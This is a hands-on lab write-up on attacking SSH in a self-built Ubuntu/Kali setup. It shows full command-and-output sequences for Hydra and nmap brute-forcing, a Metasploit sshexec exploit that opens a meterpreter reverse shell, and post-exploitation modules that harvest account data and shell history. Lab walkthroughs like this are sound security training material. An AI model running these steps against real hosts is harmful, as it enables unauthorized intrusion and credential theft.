SSH (22) Penetration Testing

✓ Lab Setup

- Target machine ubuntu : `192.168.1.12` (IP Address)
- Attacking machine kali : `192.168.1.42` (IP Address)

✓ Installtion

`sudo apt install openssh-server -y`

```
kiran@ubuntu:~$ sudo apt install openssh-server
[sudo] password for kiran:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  libllvm19
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  ncurses-term openssh-sftp-server ssh-import-id
Suggested packages:
  molly-guard monkeysphere ssh-askpass
The following NEW packages will be installed:
  ncurses-term openssh-server openssh-sftp-server ssh-import-id
0 upgraded, 4 newly installed, 0 to remove and 0 not upgraded.
Need to get 832 kB of archives.
After this operation, 6,743 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://in.archive.ubuntu.com/ubuntu noble-updates/main amd64 openssh-sftp-server amd64 1:9.6p1-3ubuntu13.14 [37.3 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu noble-updates/main amd64 openssh-server amd64 1:9.6p1-3ubuntu13.14 [510 kB]
Get:3 http://in.archive.ubuntu.com/ubuntu noble/main amd64 ncurses-term all 6.4+20240113-1ubuntu2 [275 kB]
Get:4 http://in.archive.ubuntu.com/ubuntu noble-updates/main amd64 ssh-import-id all 5.11-0ubuntu2.24.04.1 [10.1 kB]
Fetched 832 kB in 3s (304 kB/s)
Preconfiguring packages ...
```

✓ Enumeration

`nmap -p 22 192.168.1.12` (ubuntu ip)

`nmap -sV -p 192.168.1.12` (ubuntu ip)

```
┌──(kiran㉿kali)-[~]
└─$ nmap -p 22 192.168.1.12
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-05 09:59 -0500
Nmap scan report for 192.168.1.12
Host is up (0.0017s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:B6:23:E1 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.70 seconds
```

✓ Password cracking with Hydra

hydra –L <user.txt> –P <Passwords.txt> <ip ubuntu> ssh

Eg, `hydra -L users.txt -P Passwords.txt 192.168.1.2 ssh`

```
┌──(kiran㉿kali)-[~]
└─$ hydra -L /home/kiran/Desktop/PasswordHacking/users.txt -P /home/kiran/Desktop/PasswordHacking/Passwords.txt
 192.168.1.2 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-02 07:52:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: us
e -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 216 login tries (l:8/p:27), ~14 tries per task
[DATA] attacking ssh://192.168.1.2:22/
[22][ssh] host: 192.168.1.2   login: kira     assword: kiran
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-02 07:53:36
```

✓ Authentication

a) Through Command Line

`ssh username@192.168.1.2` (Target ip address)

```
┌──(kiran㉿kali)-[~]
└─$ ssh kiran@192.168.1.2
The authenticity of host '192.168.1.2 (192.168.1.2)' can't be established.
ED25519 key fingerprint is: SHA256:Ou3mNi/ngv0aSA152jwZ0×6/kIhxlqUejzSx2AMmVYY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.2' (ED25519) to the list of known hosts.
kiran@192.168.1.2's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

7 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

kiran@ubuntu:~$ ifconfig
```

`Ifconfig`

```
kiran@ubuntu:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.2  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 2401:4900:881e:3c01:a00:27ff:feb6:23e1  prefixlen 64  scopeid 0×0<global>
        inet6 2401:4900:881e:3c01:ae32:2989:6694:af21  prefixlen 64  scopeid 0×0<global>
        inet6 fe80::a00:27ff:feb6:23e1  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:b6:23:e1  txqueuelen 1000  (Ethernet)
        RX packets 2646  bytes 624909 (624.9 KB)
        RX errors 32  dropped 0  overruns 0  frame 32
        TX packets 3274  bytes 496117 (496.1 KB)
        TX errors 0  dropped 2 overruns 0  carrier 0  collisions 0
```

```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d

                                                  _
 _                                               /_/ __
/ \    ^                    __                  _   __  /_/ __
| |\  / | ____    \ \                 __   ____ | | /  \ _   \ \
| | \/| | |  __\ ⊢ ⊣   ^    / _\ | -__/ | || | || | ⊢ ⊣
|_|   | | | |__   | |_  / -\ __\ \  | |    | | \__/| |  | |_
      |/  |____/  \___\/ ^ \\___/   v      \__|    |_\  \___\


       =[ metasploit v6.4.103-dev                             ]
+ -- --=[ 2,584 exploits - 1,316 auxiliary - 1,697 payloads     ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/ssh/sshexec
[*] No payload configured, defaulting to cmd/linux/http/x64/meterpreter/reverse_tcp
msf exploit(multi/ssh/sshexec) > 
```

- use exploit/multi/ssh/sshexec
- set rhosts 192.168.1.12 (target ubuntu ip)
- set payload linux/x86/meterpreter/reverse_tcp
- set username kiran (ubuntu username)
- set password kiran@kk (ubuntu password)

```
/ \    ^                    __                  _   __  /_/ __
| |\  / | ____    \ \                 __   ____ | | /  \ _   \ \
| | \/| | |  __\ ⊢ ⊣   ^    / _\ | -__/ | || | || | ⊢ ⊣
|_|   | | | |__   | |_  / -\ __\ \  | |    | | \__/| |  | |_
      |/  |____/  \___\/ ^ \\___/   v      \__|    |_\  \___\


       =[ metasploit v6.4.103-dev                             ]
+ -- --=[ 2,584 exploits - 1,316 auxiliary - 1,697 payloads     ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/ssh/sshexec
[*] No payload configured, defaulting to cmd/linux/http/x64/meterpreter/reverse_tcp
msf exploit(multi/ssh/sshexec) > set rhosts 192.168.1.12
rhosts ⇒ 192.168.1.12
msf exploit(multi/ssh/sshexec) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf exploit(multi/ssh/sshexec) > set username kiran
username ⇒ kiran
msf exploit(multi/ssh/sshexec) > set password kiran@kk
password ⇒ kiran@kk
msf exploit(multi/ssh/sshexec) > show targets
```

- show targets

```
msf exploit(multi/ssh/sshexec) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   Linux Command
    1   Linux x86
    2   Linux x64
    3   Linux armle
    4   Linux mipsle
    5   Linux mipsbe
    6   Linux aarch64
    7   OSX x86
    8   OSX x64
    9   BSD x86
    10  BSD x64
    11  Python
    12  Unix Cmd
    13  Interactive SSH


msf exploit(multi/ssh/sshexec) > set target 1
target ⇒ 1
```

```
msf exploit(multi/ssh/sshexec) > set target 1
target ⇒ 1
msf exploit(multi/ssh/sshexec) > exploit
[*] Started reverse TCP handler on 192.168.1.13:4444
[*] 192.168.1.12:22 - Sending stager...
[*] Command Stager progress -  42.75% done (342/800 bytes)
[*] Sending stage (1062760 bytes) to 192.168.1.12
[!] Timed out while waiting for command to return
[*] Command Stager progress - 100.00% done (800/800 bytes)
[*] Meterpreter session 1 opened (192.168.1.13:4444 → 192.168.1.12:43246) at 2026-01-05 08:46:57 -0500

meterpreter > sysinfo
Computer     : 192.168.1.12
OS           : Ubuntu 24.04 (Linux 6.14.0-37-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

- `sysinfo` (target info eg, ubuntu system info)


```
meterpreter > sysinfo
Computer     : 192.168.1.12
OS           : Ubuntu 24.04 (Linux 6.14.0-37-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```


✓ SSH Port Redirection

For that first go to your target machine i.e, ubuntu

- `cd /etc/ssh`
- `ls`
- `sudo nano sshd_config`

#port 22 (whic is commented) that we have to uncommented and put your custom port no like port 8484

1. **Port 22 (SSH Port)**

```
# This sshd was compiled with PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

# When systemd socket activation is used (the default), the socket
# configuration must be re-generated after changing Port, AddressFamily, or
# ListenAddress.
#
# For changes to take effect, run:
#
#   systemctl daemon-reload
#   systemctl restart ssh.socket
#
#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

2. Port 8484 (Custom Port For SSH

```
# When systemd socket activation is used (the default), the socket
# configuration must be re-generated after changing Port, AddressFamily, or
# ListenAddress.
#
# For changes to take effect, run:
#
#   systemctl daemon-reload
#   systemctl restart ssh.socket
#
Port 8484
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
```

- `nmap -p 22 192.169.1.12` (SSH Service Running on Port 22 Before Custom Port)

```
┌──(kiran㉿kali)-[~]
└─$ nmap -p 22 192.168.1.12
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-05 09:59 -0500
Nmap scan report for 192.168.1.12
Host is up (0.0017s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:B6:23:E1 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.70 seconds
```

- `nmap -sV -p 8484 192.168.1.12` (SSH Service Running Port 8484 After Custom Port)

```
┌──(kiran㉿kali)-[~]
└─$ nmap -sV -p 8484  192.168.1.12
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-05 09:15 -0500
Nmap scan report for 192.168.1.12
Host is up (0.0015s latency).

PORT     STATE SERVICE VERSION
8484/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
MAC Address: 08:00:27:B6:23:E1 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
```

✓ Nmap SSH brute-force script

`nmap —script ssh-brute -p 22 192.168.1.12`

```
┌──(kiran㉿kali)-[~]
└─$ nmap --script ssh-brute -p 22 192.168.1.12

Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-05 09:54 -0500
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
```

```
┌──(kiran㉿kali)-[~]
└─$ nmap --script ssh-auth-methods --script-args="ssh.user=kiran" -p 22 192.168.1.12
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-05 09:52 -0500
Nmap scan report for 192.168.1.12
Host is up (0.0018s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
MAC Address: 08:00:27:B6:23:E1 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds
```

✓ Key Based Authentication

Command to generate the key

- **In Ubuntu :**
  - `ssh-keygen -t rsa -b 4096 -m PEM -f ~/.ssh/id_rsa`
  - OR
  - `ssh-keygen -t rsa -b 4096`

```
root@ubuntu:~# ssh-keygen -t rsa -b 4096 -m PEM -f ~/.ssh/id_rsa
Generating public/private rsa key pair.


Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:HK4bTqRB2fLkSEnYMiOA0aG4SZyvstCmzJGRpicv/Dg root@ubuntu
The key's randomart image is:
+---[RSA 4096]----+
|=o.+.            |
|=.B..+           |
|o= +* o .        |
|.ooo * o .       |
|o+ .o + S        |
|o.+  + .         |
|*++ . +          |
|*Eo  o o         |
|o=+.  o          |
+----[SHA256]-----+
```

```
Cd .ssh

Cat id_rsa.pub

Cat id_rsa.pub > authorized_keys

Cat authorized_keys
```

```
root@ubuntu:~/.ssh# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCQMUyOA0CcfItS/BJPAE4l0N6gHl8l2ufnijlIdka6j55iVElrRmdaH71oF/zH7vFrbr121AyfTaSDnN9+Ef
HigtQv85kah8nNP3t32y67/vrHL+upuWzagNhP38ka8cpPvYMbh8yC2QWHDnvCOkESQ3cy5bUUg0ANrnwCoXFdjlDvFitY1gtaj7Rg6lr2FZFkzwjqcsWKmhyt
dQ+MQyPYaVgmdMCjdnrvHNfR6Qi4ReECQV3jl7mjxBN6MxzH1IN58SJDOFtaUpQ2W4xyQ4bZ7JWaybKXGDuY7I38vqSNNaOwHhTyM+JQUKaenqc/Ra6Z7OXOk3
b16LjPm0nvxxEq4twMzl2HWEM7AlOeaBQRwYuMkOsozeXp/j9iw0j9EkPqf5pxkx58hPlZ29rD5RR8w6oeg8vf99ufadWMhsUXbjc1wE6+3lIr7uc+EjlZlJNM
k/gnEUUmemJBboahc1k5Y2JxzvAE566u9OI0RyD4iy+lhfiuS6r6ydT7NYVCHmpQY3+xm1oBA2U3qfXsJZUcI6VCfe2TkOF6fWQDzcpUWySoJxCnmfQD+YZrr9
rvZuo3GLN0zXIQ/6LMvhNReMVtiWGMC8dsoIAWLqmNQAC/S3iCAa8G//zoDWVVGQmlr4K2cc//El3H4miw== root@ubuntu
root@ubuntu:~/.ssh# cat id_rsa.pub > authorized_keys
root@ubuntu:~/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCQMUyOA0CcfItS/BJPAE4l0N6gHl8l2ufnijlIdka6j55iVElrRmdaH71oF/zH7vFrbr121AyfTaSDnN9+Ef
HigtQv85kah8nNP3t32y67/vrHL+upuWzagNhP38ka8cpPvYMbh8yC2QWHDnvCOkESQ3cy5bUUg0ANrnwCoXFdjlDvFitY1gtaj7Rg6lr2FZFkzwjqcsWKmhyt
dQ+MQyPYaVgmdMCjdnrvHNfR6Qi4ReECQV3jl7mjxBN6MxzH1IN58SJDOFtaUpQ2W4xyQ4bZ7JWaybKXGDuY7I38vqSNNaOwHhTyM+JQUKaenqc/Ra6Z7OXOk3
b16LjPm0nvxxEq4twMzl2HWEM7AlOeaBQRwYuMkOsozeXp/j9iw0j9EkPqf5pxkx58hPlZ29rD5RR8w6oeg8vf99ufadWMhsUXbjc1wE6+3lIr7uc+EjlZlJNM
k/gnEUUmemJBboahc1k5Y2JxzvAE566u9OI0RyD4iy+lhfiuS6r6ydT7NYVCHmpQY3+xm1oBA2U3qfXsJZUcI6VCfe2TkOF6fWQDzcpUWySoJxCnmfQD+YZrr9
rvZuo3GLN0zXIQ/6LMvhNReMVtiWGMC8dsoIAWLqmNQAC/S3iCAa8G//zoDWVVGQmlr4K2cc//El3H4miw== root@ubuntu
root@ubuntu:~/.ssh# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
sudo nano /etc/ssh/sshd_config
```

Remove Comment (#) :

```
PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
AuthorizedKeysFile .ssh/authorized_keys
```

```
# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication no
PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
KbdInteractiveAuthentication no
```

```
python3 -m http.server
```

```
kiran@ubuntu:~/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
kiran@ubuntu:~/.ssh$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

- **In Kali Linux :**

```
wget http://<ubuntu ip>:8000/id_rsa
```

```
Eg, wget http://10.233.43.233:8000/id_rsa
```

```
┌──(kiran㉿kali)-[~]
└─$ wget http://10.233.43.233:8000/id_rsa

--2026-01-07 05:22:43--  http://10.233.43.233:8000/id_rsa
Connecting to 10.233.43.233:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3381 (3.3K) [application/octet-stream]
Saving to: 'id_rsa.1'

id_rsa.1                    100%[═══════════════════════════════════════════════════>]   3.30K  --.-KB/s    in 0s

2026-01-07 05:22:43 (152 MB/s) - 'id_rsa.1' saved [3381/3381]
```

chmod 600 id_rsa

```
┌──(kiran㉿kali)-[~]
└─$ chmod 600 id_rsa
```

ssh -i id_rsa username@<ubuntu ip>

```
┌──(kiran㉿kali)-[~]
└─$ ssh -i id_rsa kiran@10.233.43.233
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

7 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Wed Jan  7 10:06:15 2026 from 10.233.43.128
kiran@ubuntu:~$
```

ifconfig

```
kiran@ubuntu:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.233.43.233  netmask 255.255.255.0  broadcast 10.233.43.255
        inet6 fe80::a00:27ff:feb6:23e1  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b6:23:e1  txqueuelen 1000  (Ethernet)
        RX packets 10838  bytes 6900617 (6.9 MB)
        RX errors 834  dropped 0  overruns 0  frame 834
        TX packets 9579  bytes 1356187 (1.3 MB)
        TX errors 0  dropped 1 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 772  bytes 88117 (88.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 772  bytes 88117 (88.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

✓ Key Based Authentication (Metasploit)

- msfconsole
- use auxiliary/scanner/ssh/ssh_login
- set RHOSTS 10.233.43.233
- set USERNAME kiran
- set KEY_PATH /root/.ssh/id_rsa
- run
- sessions
- sessions -i 1

```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.233.43.233
RHOSTS ⇒ 10.233.43.233
msf auxiliary(scanner/ssh/ssh_login) > set USERNAME kiran
USERNAME ⇒ kiran
```

```
msf auxiliary(scanner/ssh/ssh_login) > set KEY_PATH /root/.ssh/id_rsa
KEY_PATH => /root/.ssh/id_rsa
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 10.233.43.233:22      - Starting bruteforce
[*] 10.233.43.233:22 SSH - Testing Cleartext Keys
[+] 10.233.43.233:22      - Success: 'uid=1000(kiran) gid=1000(kiran) groups=1000(kiran),27(sudo) Linux kiran 6.14.0-37-generic #37~24
.04.1-Ubuntu SMP PREEMPT_DYNAMIC Thu Nov 20 10:25:38 UTC 2 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (10.233.43.128:39603 → 10.233.43.233:22) at 2026-01-13 08:30:49 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH root @   10.233.43.128:39603 → 10.233.43.233:22 (10.233.43.233)

msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1 ...

ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.233.43.233  netmask 255.255.255.0  broadcast 10.233.43.255
        inet6 fe80::a00:27ff:feb6:23e1  prefixlen 64  scopeid 0x20<link>
        inet6 2402:3a80:c82:d37d:a00:27ff:feb6:23e1  prefixlen 64  scopeid 0x0<global>
        inet6 2402:3a80:c82:d37d:3d56:82b4:aa60:1e98  prefixlen 64  scopeid 0x0<global>
```

✓ Post exploitation using metasploit

1) System enumeration (Metasploit post modules)

- `use post/linux/gather/enum_system`
- `set SESSION <id>`
- `run`


```
msf auxiliary(scanner/ssh/ssh_login) > use post/linux/gather/enum_system
msf post(linux/gather/enum_system) > set SESSION 2
SESSION => 2
msf post(linux/gather/enum_system) > run
[+] Info:
[+]     Ubuntu 24.04.3 LTS
[+]     Linux kiran 6.14.0-37-generic #37~24.04.1-Ubuntu SMP PREEMPT_DYNAMIC Thu Nov 20 10:25:38 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
[+]     Module running as "kiran" user
[*] Linux version stored in /root/.msf4/loot/20260113090526_default_10.233.43.233_linux.enum.syste_836803.txt
[*] User accounts stored in /root/.msf4/loot/20260113090526_default_10.233.43.233_linux.enum.syste_741835.txt
[*] Installed Packages stored in /root/.msf4/loot/20260113090526_default_10.233.43.233_linux.enum.syste_044925.txt
[*] Running Services stored in /root/.msf4/loot/20260113090526_default_10.233.43.233_linux.enum.syste_663564.txt
[*] Cron jobs stored in /root/.msf4/loot/20260113090526_default_10.233.43.233_linux.enum.syste_074632.txt
[*] Disk info stored in /root/.msf4/loot/20260113090526_default_10.233.43.233_linux.enum.syste_122799.txt
[*] Logfiles stored in /root/.msf4/loot/20260113090526_default_10.233.43.233_linux.enum.syste_431449.txt
[*] Setuid/setgid files stored in /root/.msf4/loot/20260113090526_default_10.233.43.233_linux.enum.syste_017570.txt
[*] CPU Vulnerabilities stored in /root/.msf4/loot/20260113090541_default_10.233.43.233_linux.enum.syste_401124.txt
[*] Post module execution completed
```

- `use post/linux/gather/enum_users_history`
- `set SESSION <id>`
- `run`


```
msf post(linux/gather/enum_system) > use post/linux/gather/enum_users_history
msf post(linux/gather/enum_users_history) > set SESSION 2
SESSION => 2
msf post(linux/gather/enum_users_history) > run
[+] Info:
[+]     Ubuntu 24.04.3 LTS
[+]     Linux kiran 6.14.0-37-generic #37~24.04.1-Ubuntu SMP PREEMPT_DYNAMIC Thu Nov 20 10:25:38 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
[+] bash history for kiran stored in /root/.msf4/loot/20260113090711_default_10.233.43.233_linux.enum.users_567552.txt
[+] Last logs stored in /root/.msf4/loot/20260113090717_default_10.233.43.233_linux.enum.users_317964.txt
[*] Post module execution completed
```

2) Network enumeration

- use post/linux/gather/enum_network
- set SESSION <id>
- run




- use post/linux/gather/enum_configs
- set SESSION <id>
- run



3) Upgrade shell → Meterpreter

- use post/multi/manage/shell_to_meterpreter
- set SESSION <id>
- set LHOST <your_kali_ip>
- run



```
msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                   Information           Connection
  --  ----  ----                   -----------           ----------
  2         shell linux            SSH root @            10.233.43.128:40813 → 10.233.43.233:22 (10.233.43.233)
  3         meterpreter x86/linux  kiran @ 10.233.43.233  10.233.43.128:4433 → 10.233.43.233:33812 (10.233.43.233)
```

✓ Local port forwarding (Password based Authentication)

Syntax (generic) :

ssh -L <local_port>:<destination_ip>:<destination_port> user@ssh_server

- `ssh -L 8080:127.0.0.1:8080 kiran@10.233.43.233`

```
┌──(root㉿kali)-[/home/kiran]
└─# ssh -L 8080:127.0.0.1:8080 kiran@10.233.43.233
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

65 updates can be applied immediately.
54 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

7 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Tue Jan 13 12:54:15 2026 from 10.233.43.128
kiran@kiran:~$
```

- `ssh -L 3306:127.0.0.1:3306 kiran@10.233.43.233`

